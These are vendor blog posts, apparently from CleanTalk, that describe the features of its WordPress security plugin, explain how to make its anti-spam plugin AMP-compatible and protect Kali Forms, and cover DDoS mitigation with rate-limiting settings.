    2. User Actions Log is designed to track user actions in the WordPress Dashboard and ensure security. It allows you to record and display user actions in real time, to see which pages of the website backend and at what time they were visited. This tool is useful for detecting and preventing hacking attempts, unauthorized access, and other suspicious activities on the website.

    3. Security Firewall is designed to block access to the site under certain conditions:
      3.1. CleanTalk Database of Dangerous IP Addresses is being used to block access to the site for those IP addresses that have already participated in hacking attempts into other sites.
      3.2. Your Personal Lists of IP Addresses is being used to block access to the site.
      You can add custom IP addresses, networks, and countries on your CleanTalk Dashboard.
      Visitors that were blocked by the Security FireWall will not be able to pass it and get to your site.

    4. Security Report provides a summary of how the plugin works on your websites. The report is being sent once a week to your email address and provides the following statistics:
      4.1. Blocked requests in Security FireWall
      4.2. Number of brute-force attempts
      4.3. Successful admin logins
      4.4. Malware scanner statistics

    5. The option “Notifications of administrator users authorizations” sends you a notification by email every time you successfully log in with an administrator account. This allows you to quickly receive information about unauthorized users.

    6. Real-Time Traffic Monitor feature provides you with real-time traffic information on your website. It helps you in tracking visitors activity and detect potentially malicious traffic — these can be password cracking attempts, SQL injections, DDOS attacks, and other threats.

      The feature also allows you to see bots activity on your site. Bots can have different intentions, but it’s important to be able to distinguish real users from automated bots. You can view the list of bots and take action to block unwanted activity.
      You can see data such as IP address, location, country, and other information that will help determine if a visitor is a suspicious or unwanted bot. It will also help you make the appropriate security settings.

      The feature works In real time, meaning you can see the activity immediately without a delay. You can view the current users on the site, as well as which pages or sections of the site are currently being viewed.

    7. Malware Scanner is one of the features of the CleanTalk Security Plugin for WordPress that is designed to detect and remove malicious code on your website.
      Daily automatic site scanning. The plugin scans your site once a day and you will receive up-to-date information about your site cleanness. You can choose the time period for the automatic site scanning — every 12 hours, 24 hours, 3 days, 7 days, 14 days, or every 30 days.

      The Malware Scanner feature analyzes all files on your site, including the WordPress core files, themes and plugins. It looks for vulnerabilities, malicious scripts, and other suspicious elements that may be related to malicious code.

      When Malware Scanner detects malware or suspicious files, it alerts you instantly via email. You will receive a detailed report of the found threats, including the file names. This will help you quickly respond and take necessary actions to remove malware.

      Automatic Malicious Code Removal: The CleanTalk Security Plugin for WordPress provides this feature to automatically remove malicious code. If there is a known signature for the detected malicious code, the file will be disinfected automatically.

    8. The option “Collect and send PHP log” allows you to automate the process of checking your PHP logs for errors that occur while your site is running. Errors could appear for a short period of time and only when one specific function is running, they can’t be spotted in other circumstances so sometimes it’s hard to catch them. The CleanTalk Scanner will check your website backend once per hour. Statistics of errors are available in your CleanTalk Dashboard.

    9. 2FA: WordPress Two-Factor Authentication is a tool to provide an additional level of security for the website administrator account.
      The main purpose of 2FA is to protect user accounts from unauthorized access, even if an attacker knows the user’s password.
      When a user enters their password to log into their WordPress account, 2FA requires them to provide a second authentication code. The code is being sent to the WordPress account email address.

      The CleanTalk Security plugin allows administrators to set up 2FA for various user roles. So they can grant 2FA to certain groups of users.
      The option “Custom WP-Login URL” in the CleanTalk Security Plugin for WordPress allows you to change the default login URL of your WordPress Dashboard (wp-login.php). This is useful for several reasons:

      • Protection against brute-force attacks: Changing the login URL of the admin panel makes it less predictable and harder for attackers to determine. Most brute-force scripts and bots look for the standard URL, so using a custom URL improves security.
      • Hiding the fact that WordPress is being used: Many hackers and attackers specifically look for sites built on WordPress in order to gain access to them. Changing the login URL makes your site less vulnerable for attacks that are being made by the principle “Default WordPress Login URL Search” .
      • If you use a custom login URL, this may be more memorable and convenient for you. You can choose an URL that is easy to remember or related to your brand.
      • Prevent spam and DDoS attacks: Changing your login URL can help you prevent spam bots and DDoS attacks that often target a standard URL. This can significantly reduce the amount of unwanted activity and improve the performance of your site.

    10. The option “Prevent collecting of authors’ logins” in the CleanTalk Security Plugin for WordPress is an additional tool to protect your site from malicious attacks and unauthorized access.

      One of the most common ways of attacking websites is by attempting to hijack the accounts of the administrator or content authors. A hacker can use various methods to gain access to usernames and passwords and use them for malicious purposes such as injecting malicious code, modifying website content, and even stealing user data.

      The option in the CleanTalk Security Plugin can greatly reduce the risk of such attacks. This feature allows you to hide the names of your authors (logins) from public view on the site, storing them in the database for administrative access only.

      Firstly, it will prevent attackers from accessing authors’ data, which will significantly complicate the hacking process. Secondly, the site will look more secure and inaccessible to hackers. Thirdly, using this option reduces the likelihood of data leakage and privacy violations.

    11. The option “Disable XML-RPC” in the CleanTalk Security Plugin is an important step to increase security and prevent potential attacks on your site.

      XML-RPC is a protocol that allows you to remotely interact with your WordPress site. It was created to facilitate data transfer and information exchange with other platforms. However, due to several vulnerabilities, XML-RPC can become an entry point for hackers.

      One of the main reasons for disabling XML-RPC is the possibility of an attack called brute-force. This attack involves attempts to forcefully input different random passwords for administrative accounts in a rapid succession. XML-RPC, by its very nature, allows attackers to carry out such attacks because it allows iterative validation of multiple passwords without restrictions. Disabling XML-RPC greatly reduces the risk of such attacks and prevents unauthorized access to your site.

      In addition, XML-RPC can also be used to carry out DDoS (Distributed Denial of Service) attacks. Attackers can use XML-RPC to send a large number of requests to your site at the same time, which can lead to server overload and temporary site denial of service. Disabling XML-RPC protects your site from such attacks and helps keep it running for your visitors.

      Disabling XML-RPC in WordPress is quite simple. You can do this with the CleanTalk Security Plugin and enable the option “Disable XML-RPC”. It is recommended to disable XML-RPC unless you are using it to communicate with other platforms or services.

    12. The option “Disable REST API for non-authenticated users”. The REST API is a set of programming interfaces that allow you to interact with your WordPress site and access data and functionality. However, access to the REST API can become a vulnerability for attackers if the option “Disable REST API for non-authenticated users” is not enabled. Examples: getting a list of all posts, creating a new post or updating an existing one, deleting a post, getting/creating users and comments.

      Disabling the REST API for unauthenticated users has several benefits. First, it reduces the risk of an attack on your site. If an attacker gains access to the REST API, they can use this opportunity to obtain sensitive data, change site content, or perform other unwanted actions. Disabling the REST API for unauthenticated users helps in preventing these potential attacks.

      Second, disabling the REST API for unauthenticated users helps improve the performance of your site. The REST API can put a load on the server, especially when trying to process many requests from unauthenticated users. Disabling this feature for these users reduces the server load and speeds up your site response.

      Enabling the option “Disable REST API for non-authenticated users” in the CleanTalk Security Plugin is very simple. Just activate this option in the plugin settings and save the changes. It is important to note that this option will not affect authenticated users, and they will be able to continue using the REST API without any issues. If you only use the WordPress Dashboard to work with the site and want to increase the security level of your resource, then it is recommended to disable the WP REST API.

    13. The option “Forbid to show your website in <iframe> tags on third-party websites” in CleanTalk Security prevents your site from being embedded in an <iframe> on other websites. An <iframe> is an HTML element that allows you to embed one web page inside another. Technically speaking, <iframe> can be used to display your site on other third-party sites while still maintaining visual and functional content. However, this can also lead to security risks and undesirable consequences.

      This has several advantages. First, it protects your site from potential fraudulent activities. Some attackers may create embedded iframe-copies of your website to fraudulently collect personal information from your visitors or malicious targets. Disabling <iframe> prevents this possibility and protects your users.

      Second, opting out of showing your site in an <iframe> on third-party websites helps you control content and prevent copyright loss. If your site is embedded in another website’s <iframe> without your consent, this may result in improper display and control of your content. Disabling <iframe> allows you to retain full control over how and where your site is displayed.

      Enabling the option “Forbid to show your website in <iframe> tags on third-party websites”in the CleanTalk Security Plugin is very simple. It is enough to activate this option in the plugin settings, and your site will be protected from embedding in <iframe> tags on third-party websites.

    14. The option “Add these headers to the HTTP responses on the public pages: X-Content-Type-Options, X-XSS-Protection” in CleanTalk Security allows you to add the X-Content-Type-Options and X-XSS-Protection security headers to the HTTP responses on your site’s public pages. These headers tell browsers how to process the content of the page and prevent possible XSS-based attacks and malware downloads.

      XSS (cross-site scripting) and drive-by download attacks are among the most common and dangerous threats in the online environment. XSS attacks can allow attackers to inject and execute malicious code on your site, while drive-by download attacks attempt to download and install malicious software without the admin’s knowledge.

      The X-Content-Type-Options header tells the browser that page content should only be processed according to the specified MIME type (Multipurpose Internet Mail Extensions). This helps prevent possible attacks based on the content type and provides an additional layer of protection.

      The X-XSS-Protection header is designed to protect against XSS (cross-site scripting) attacks. It includes built-in protection mechanisms in the browser that allow you to detect and block attempts to execute malicious scripts in a timely manner.
      Enabling the option “Add these headers to the HTTP responses on the public pages: X-Content-Type-Options, X-XSS-Protection” in the CleanTalk Security Plugin is very simple. Just enable this option in the plugin settings and headers will be automatically added to the HTTP responses on public pages of your site.

      In this article we have tried to tell you about the main and most useful options of the CleanTalk Security Plugin for WordPress. You can install the plugin from the official WordPress directory here: https://wordpress.org/plugins/security-malware-firewall

      If you have any questions about the CleanTalk Security Plugin functions, feel free to ask them in the comments and we will be happy to assist you.
  • How to make your CleanTalk Anti-Spam plugin 100% AMP-compatible

    How to make your CleanTalk Anti-Spam plugin 100% AMP-compatible

    AMP (Accelerated Mobile Pages) is a free technology, that makes your website pages optimized for mobile web browsing and helps webpages load faster.

    There is a way to make your WordPress website AMP-compatible while keeping it protected with CleanTalk Anti-Spam plugin. And there is how you do it:


    1. In your WordPress dashboard go to Plugins Add New and type “AMP” in the search form.


    2. After that, press the Install Now button near the plugin and the Activate button once the plugin is installed.

    3. After that go to AMPSettings and click on the Open Wizard button.


    4. The final step is just to follow the instruction on the page and scan the website. After the scan there is nothing else that should be done – the plugin works automatically and if you open your website page, you will see, that all the AMP-incompatible code is already gone.

    Congratulations! Now your WordPress website is 100% AMP-compatible.

  • Kali Forms – Spam Protection for WordPress

    Kali Forms – Spam Protection for WordPress

    CleanTalk added spam protection for Kali Forms using direct form integration. So in case, you prefer using Kali Forms be sure to use the most effective Anti-Spam plugin. Read the guide below and learn 4 steps to protect your website from spam.

    Once the CleanTalk Anti-Spam plugin is installed it starts to protect all of the existing forms on your WordPress website. It may not only be Kali Forms but also many others.

    Download CleanTalk Anti-Spam plugin | Download Kali Forms 

    How to install CleanTalk Anti-Spam plugin

    To install the Anti-Spam plugin, go to your WordPress admin panelPluginsAdd New.

    Then enter «СleanTalk» in the search box and click the Install button for «Spam protection, Anti-Spam, FireWall by CleanTalk».

    After installing the plugin, click the «Activate»‎ button.

    After it is done go to the plugin settings and click the «Get Access Key Automatically» button. Then just click the «Save Settings»‎ button.

    That’s it! From now you How to completely protect your Kali Forms from spam.

    How to check spam protection for Kali Forms

    You can test the work of Anti-Spam protection for your Kali Forms by using a test email s @ cleantalk.org (without spaces). First, open the form in an Incognito browser tab. Fill in all the required form fields and send a form. After submitting the form, you will see a block message about the block on the form submission.

    If you have any questions, add a comment and we will be happy to help you.

    Create your CleanTalk account – Register now and protect your Kali Forms from spam in 5 minutes

    Update

    The protection works only for website visitors, not for website admins. Be sure to test the form protection using Incognito mode.

    Additional features

    • CleanTalk protects all forms at once: comments, registrations, feedbacks, contacts, reviews.
    • Installation takes about 1-2 minutes.
    • Smart 99% protection against spambots.
    • Always online – 24/7 technical support.
    • Logs, SpamFireWall, personal lists, country filters, stop-words, and many others.

    Discover the complete list of CleanTalk Anti-Spam plugin features here.

  • WordPress DDoS Protection. How to Mitigate DDoS Attacks

    WordPress DDoS Protection. How to Mitigate DDoS Attacks

    How to Mitigate DDoS Attacks on WordPress

    To mitigate DDoS attacks you can implement several methods.

    The first method is to forbid access to your website by IP address on the level of your webserver by adding a rule in the file «.htaccess» manually.

    The second method is to install the CleanTalk Security plugin for WordPress, our feature Traffic Control that protects from DoS is enabled by default.


    CleanTalk Traffic Control monitors each request from any IP address and if the number of requests exceeds the limit in a certain time period then this IP address will be temporarily blocked and it wouldn’t be able to access your website at all.

    For instance, if an IP address sends requests to your website with a frequency of 1000 requests per 1 hour, such activity will definitely be blocked for 1 hour.


    You can adjust the settings of Traffic Control as you want and as you find appropriate. To do that, go to your WP Dashboard → Settings → Security by CleanTalk → General Setting → Firewall.

    Time frame to measure page hits – here you can set a time period which will be taken to calculate the number of requests of your visitors.

    Block a visitor if the count of the opened pages in the time frame more than – here you can set your limit of requests after exceeding which any IP address will be blocked.

    Block a visitor if they exceed the limit of opened pages for X minutes – this option is meant for setting a time period a blocked IP address will be put in.

    Ignore logged-in users – tick this option to ignore all requests going from your logged-in users.

    Also, on the tab Firewall, you can see all IP addresses that are visiting your website right now.


    What are DDoS and DoS?

    These are types of attacks on a website when a lot of requests are being sent. If the number of requests is quite high then it will result in problems with the website functioning.

    The difference between DDoS and DoS consists of that DDoS has a distributed attack, meaning it is executed from many IP addresses, while DoS has just one or a few IP addresses.

    Why DDoS and DoS might be dangerous to a website

    Such types of attacks is based on the fact that a webserver has to process each request, thus running all website page scripts, loading all pictures, and so on spending its resources. As a result, the website will function slower or start giving an error on attempts of visiting any page.
    The second trouble is in a high volume of your website traffic, in some cases, it may lead to unexpected expenses or a warning from your hosting provider.

    It’s unwise to underestimate the dangers of such types of attacks and spend your time forbidding IP addresses manually, it’s more efficient to give this task to the automated tools.

    You can install the plugin Security & Malware scan by CleanTalk from the WordPress catalog.